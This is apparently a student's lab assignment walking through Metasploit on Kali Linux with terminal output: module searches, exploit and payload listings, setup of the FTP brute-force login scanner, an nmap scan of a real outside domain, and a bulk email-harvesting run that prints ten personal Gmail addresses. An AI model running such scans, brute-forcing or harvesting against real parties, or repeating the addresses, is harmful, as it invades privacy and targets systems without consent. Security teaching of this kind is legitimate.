

20BDS0146


VENNELA G

**INFORMATION SECURITY
MANAGEMENT LAB**

L37+38

ASSIGNMENT 3


[illegible]



A screenshot of a terminal window titled "Shell No. 1". The window shows the Metasploit framework's help menu. At the top, there is a menu bar with "File", "Actions", "Edit", "View", and "Help". Below it, a link to the Metasploit documentation is provided: <https://docs.metasploit.com/>. The prompt is `msf6 >`, followed by the command `help`. The output is a table of core commands and their descriptions.

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds

msfupdate command



A screenshot of a terminal window titled "Shell No. 1". The window shows the output of the `msfupdate` command. The prompt is `msf6 >`, followed by the command `msfupdate`. The output indicates that `msfupdate` is no longer supported and provides instructions to use `apt` for updates. It also shows the results of a system update, including the number of packages that can be upgraded and the current version of the Metasploit framework.

```
msf6 > msfupdate
[*] exec: msfupdate

msfupdate is no longer supported when Metasploit is part of the operating
system. Please use 'apt update; apt install metasploit-framework'
msf6 > sudo apt update; sudo apt install metasploit-framework
[*] exec: sudo apt update; sudo apt install metasploit-framework

Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1346 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
metasploit-framework is already the newest version (6.3.2-0kali1).
The following packages were automatically installed and are no longer required:
  ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1346 not upgraded.
msf6 >
```

search command

```
File Actions Edit View Help
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1346 not upgraded.
msf6 > search name:Microsoft type:exploit

Matching Modules

# Name Disclosure Date Rank
Check Description
- -
0 exploit/windows/brightstor/sql_agent 2005-08-02 average
No CA BrightStor Agent for Microsoft SQL Overflow
1 exploit/windows/isapi/ms00_094_pbserver 2000-12-04 good
Yes MS00-094 Microsoft IIS Phone Book Service Overflow
2 exploit/windows/iis/ms01_023_printer 2001-05-01 good
Yes MS01-023 Microsoft IIS 5.0 Printer Host Header Overflow
3 exploit/windows/iis/ms01_026_dbldcode 2001-05-15 excellent
Yes MS01-026 Microsoft IIS/PWS CGI Filename Double Decode Command Execution
4 exploit/windows/iis/ms01_033_idq 2001-06-18 good
No MS01-033 Microsoft IIS 5.0 IDQ Path Overflow
5 exploit/windows/iis/ms02_018_htr 2002-04-10 good
No MS02-018 Microsoft IIS 4.0 .HTR Path Overflow
6 exploit/windows/mssql/ms02_039_slammer 2002-07-24 good
Yes MS02-039 Microsoft SQL Server Resolution Overflow
7 exploit/windows/mssql/ms02_056_hello 2002-08-05 good
Yes MS02-056 Microsoft SQL Server Hello Overflow
8 exploit/windows/iis/ms02_065_msadc 2002-11-02 normal
Yes MS02-065 Microsoft IIS MDAC msadcs.dll RDS DataStub Content-Type Overflow
9 exploit/windows/iis/ms03_007_ntdll_webdav 2003-05-30 great
Yes MS03-007 Microsoft IIS 5.0 WebDAV ntdll.dll Path Overflow
```

info command

```
File Actions Edit View Help
msf6 > info auxiliary/admin/http/iis_auth_bypass

Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
Module: auxiliary/admin/http/iis_auth_bypass
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2010-07-02

Provided by:
Soroush Dalili
sinn3r <sinn3r@metasploit.com>

Check supported:
No

Basic options:
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
TARGETURI / The URI directory where basic auth is enabled
VHOST no HTTP server virtual host

Description:
This module bypasses basic authentication for Internet Information Services (IIS). By appending the NTFS stream name to the directory name in a request, it is possible to bypass authentication.
```

postgresql command


View the full module info with the `info -d` command.

```
msf6 > sudo su
[*] exec: sudo su

(root@kalilinux)-[/home/vennela]
# service postgresql start

(root@kalilinux)-[/home/vennela]
#
```

msfconsole command




The screenshot shows a terminal window titled "root@kalilinux: /home/vennela". The terminal displays the output of the `msfconsole` command, which lists various modules and their authors. The output is as follows:

```
File Actions Edit View Help
[*] exec: sudo su


(root@kalilinux)-[/home/vennela]
# msfconsole

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampi
re Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamNa
me*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuski*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*Hack
South*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d
*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCSquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPla
yer1337*Team 443*
*H4CKSN0W*InfoUsec*CTF Community*DCZia*NiceWay*0*BlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty
*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHea
rtBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delt
a Squad Zero*Mukesh*
*x00-x00*BlackCat*ARES*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444
*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR13ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*h
ail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*
bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*bt
```


dbconsole command




banner command



clear command



help command



Show exploits command

```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > show exploits

Exploits

# Name Rank Check Description Disclosure Date
- - - - -
0 exploit/aix/local/ibstat_path 2013
-09-24 excellent Yes ibstat $PATH Privilege Escalation
1 exploit/aix/local/xorg_x11_server 2018
-10-25 great Yes Xorg X11 Server Local Privilege Escalation
2 exploit/aix/rpc_cmds_opcode21 2009
-10-07 great No AIX Calendar Manager Service Daemon (rpc_cmds) Opcode 21 Buffer O
verflow
3 exploit/aix/rpc_ttdbserverd_realpath 2009
-06-17 great No ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (A
IX)
4 exploit/android/adb/adb_server_exec 2016
-01-01 excellent Yes Android ADB Debug Server Remote Payload Execution
5 exploit/android/browser/samsung_knox_smdm_url 2014
-11-12 excellent No Samsung Galaxy KNOX Android Browser RCE
6 exploit/android/browser/stagefright_mp4_tx3g_64bit 2015
-08-13 normal No Android Stagefright MP4 tx3g Integer Overflow
7 exploit/android/browser/webview_addjavascriptinterface 2012
-12-21 excellent No Android Browser and WebView addJavaScriptInterface Code Execution
8 exploit/android/fileformat/adobe_reader_pdf_js_interface 2014
-04-13 good No Adobe Reader for Android addJavaScriptInterface Exploit
9 exploit/android/local/binder_uaf 2019
-09-26 excellent No Android Binder Use-After-Free Exploit
```

Search ftp command

```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > search ftp

Matching Modules

# Name Rank Disclosure Date
- - - - -
0 exploit/windows/ftp/32bitftp_list_reply 2010-10-12 good
No 32bit FTP Client Stack Buffer Overflow
1 exploit/windows/tftp/threectftpsvc_long_mode 2006-11-27 grea
t No 32CTftpSvc TFTP Long Mode Buffer Overflow
2 exploit/windows/ftp/3cdaemon_ftp_user 2005-01-04 aver
age Yes 3Com 3CDaemon 2.0 FTP Username Overflow
3 exploit/windows/ftp/aasync_list_reply 2010-10-12 good
No AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
4 exploit/windows/misc/ais_esel_server_rce 2019-03-27 exce
llent Yes AIS logistics ESEL-Server Unauth SQL Injection RCE
5 exploit/windows/ftp/ability_server_stor 2004-10-22 norm
al Yes Ability Server 2.34 STOR Command Stack Buffer Overflow
6 exploit/windows/ftp/absolute_ftp_list_bof 2011-11-09 norm
al No AbsoluteFTP 1.9.6 - 2.2.10 LIST Command Remote Buffer Overflow
7 exploit/windows/tftp/attftp_long_filename 2006-11-27 aver
age No Allied Telesyn TFTP Server 1.9 Long Filename Overflow
8 auxiliary/scanner/ftp/anonymous 2011-10-12 norm
al No Anonymous FTP Access Detection
9 auxiliary/gather/apple_safari_ftp_url_cookie_theft 2015-04-08 norm
al No Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
10 exploit/osx/browser/safari_file_policy 2011-10-12 norm
al No Apple Safari file:/// Arbitrary Code Execution
```

Detailed information and usage of specific Exploit


```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > info auxiliary/scanner/ftp/ftp_login

Name: FTP Authentication Scanner
Module: auxiliary/scanner/ftp/ftp_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
todb <todb@metasploit.com>

Check supported:
No

Basic options:


| Name             | Current Setting | Required | Description                                                                                 |
|------------------|-----------------|----------|---------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                           |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                         |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                       |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                           |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm) |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                    |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                     |
| Proxies          |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                |
| RECORD_GUEST     | false           | no       | Record anonymous/guest logins to the database                                               |


```

Configure exploit

```
root@kalilinux: /home/vennela
File Actions Edit View Help
View the full module info with the info -d command.

msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):


| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| Proxies          |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RECORD_GUEST     | false           | no       | Record anonymous/guest logins to the database                                                          |
| RHOSTS           |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 21              | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per                                                          |


```

edit command

```
def run_host(ip)
  print_status("#{ip}:#{rport} - Starting FTP login sweep")

  cred_collection = build_credential_collection(
    username: datastore['USERNAME'],
    password: datastore['PASSWORD'],
    prepended_creds: anonymous_creds
  )

  scanner = Metasploit::Framework::LoginScanner::FTP.new(
    host: ip,
    port: rport,
  )

  are/metasplit-framework/modules/auxiliary/scanner/ftp/ftp_login.rb [+] [R0] 58,41 43%
  ##
  # This module requires Metasploit: https://metasploit.com/download
  # Current source: https://github.com/rapid7/metasploit-framework
  ##

  require 'metasploit/framework/credential_collection'
  require 'metasploit/framework/login_scanner/ftp'

  class MetasploitModule < Msf::Auxiliary
    include Msf::Exploit::Remote::Ftp
    include Msf::Auxiliary::Scanner
    include Msf::Auxiliary::Report
    include Msf::Auxiliary::AuthBrute
  end

  are/metasplit-framework/modules/auxiliary/scanner/ftp/ftp_login.rb [+] [R0] 4,2 Top
  -- INSERT --
```

Show payloads

```
msf6 > show payloads

Payloads

# Name
ate Rank Check Description
- - - - -
0 payload/aix/ppc/shell_bind_tcp normal No AIX Command Shell, Bind TCP Inline
1 payload/aix/ppc/shell_find_port normal No AIX Command Shell, Find Port Inline
2 payload/aix/ppc/shell_interact normal No AIX execve Shell for inetd
3 payload/aix/ppc/shell_reverse_tcp normal No AIX Command Shell, Reverse TCP Inline
4 payload/android/meterpreter/reverse_http normal No Android Meterpreter, Android Reverse HTTP Stager
5 payload/android/meterpreter/reverse_https normal No Android Meterpreter, Android Reverse HTTPS Stager
6 payload/android/meterpreter/reverse_tcp normal No Android Meterpreter, Android Reverse TCP Stager
7 payload/android/meterpreter_reverse_http normal No Android Meterpreter Shell, Reverse HTTP Inline
8 payload/android/meterpreter_reverse_https normal No Android Meterpreter Shell, Reverse HTTPS Inline
9 payload/android/meterpreter_reverse_tcp normal No Android Meterpreter Shell, Reverse TCP Inline
10 payload/android/shell/reverse_http normal No Command Shell, Android Reverse HTTP Stager
```

Run Nmap commands inside Metasploit


```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > nmap -F zeroseven.com
[*] exec: nmap -F zeroseven.com

Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-21 22:51 IST
Nmap scan report for zeroseven.com (78.47.162.153)
Host is up (0.0024s latency).
rDNS record for 78.47.162.153: static.78-47-162-153.clients.your-server.de
All 100 scanned ports on zeroseven.com (78.47.162.153) are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
msf6 >
```

```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > nmap -F zeroseven.com
[*] exec: nmap -F zeroseven.com

Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-21 22:51 IST
Nmap scan report for zeroseven.com (78.47.162.153)
Host is up (0.0024s latency).
rDNS record for 78.47.162.153: static.78-47-162-153.clients.your-server.de
All 100 scanned ports on zeroseven.com (78.47.162.153) are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
msf6 > search ftp_login

Matching Modules
-----
#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   auxiliary/scanner/ftp/ftp_login          normal          No      FTP Authentication Scann
er

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp
/ftp_login
msf6 >
```

Steal Emails In bulk on Kali Linux

```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > use auxiliary/gather/search_email_collector
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

  Name      Current Setting  Required  Description
  --      -
  DOMAIN    no               yes       The domain name to locate email addresses for
  OUTFILE   no               no        A filename to store the generated email list
  SEARCH_BING true            yes       Enable Bing as a backend search engine
  SEARCH_GOOGLE true           yes       Enable Google as a backend search engine
  SEARCH_YAHOO true           yes       Enable Yahoo! as a backend search engine

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/search_email_collector) > 
```

```
root@kalilinux: /home/vennela
File Actions Edit View Help
msf6 > use auxiliary/gather/search_email_collector
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

  Name      Current Setting  Required  Description
  --      -
  DOMAIN    no               yes       The domain name to locate email addresses for
  OUTFILE   no               no        A filename to store the generated email list
  SEARCH_BING true            yes       Enable Bing as a backend search engine
  SEARCH_GOOGLE true           yes       Enable Google as a backend search engine
  SEARCH_YAHOO true           yes       Enable Yahoo! as a backend search engine

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/search_email_collector) > set DOMAIN gmail.com
DOMAIN => gmail.com
msf6 auxiliary(gather/search_email_collector) > set OUTPUT yahoo.txt
[-] Unknown datastore option: OUTPUT.
msf6 auxiliary(gather/search_email_collector) > set OUTPUT yahoo.txt
[-] Unknown datastore option: OUTPUT.
msf6 auxiliary(gather/search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

  Name      Current Setting  Required  Description
  --      -
  DOMAIN    gmail.com        yes       The domain name to locate email addresses for
  OUTFILE   no               no        A filename to store the generated email list
  SEARCH_BING true            yes       Enable Bing as a backend search engine
```

```
root@kali:linux: /home/vennela
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 auxiliary(gather/search_email_collector) > exploit

[*] Harvesting emails .....
[*] Searching Google for email addresses from gmail.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from gmail.com
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from gmail.com
[*] Extracting emails from Yahoo search results...
[*] Located 23 email addresses for gmail.com
[*] a.chardon.redaction@gmail.com
[*] adalafora2020@gmail.com
[*] adrianaaragon20201@gmail.com
[*] algisu555@gmail.com
[*] analucialaguilar2020@gmail.com
[*] angelacano20201@gmail.com
[*] bangs.live.production@gmail.com
[*] bharath.rupireddyforpostgres@gmail.com
[*] caragift@gmail.com
[*] dawntherealtor13@gmail.com
